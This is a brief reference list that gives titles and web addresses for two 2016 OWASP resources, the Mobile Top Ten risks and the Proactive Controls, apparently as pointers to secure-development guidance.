OWASP Mobile Top-Ten 2016

https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Top_Ten_Mobile_Risks

OWASP Proactive Controls 2016

https://www.owasp.org/index.php/OWASP_Proactive_Controls

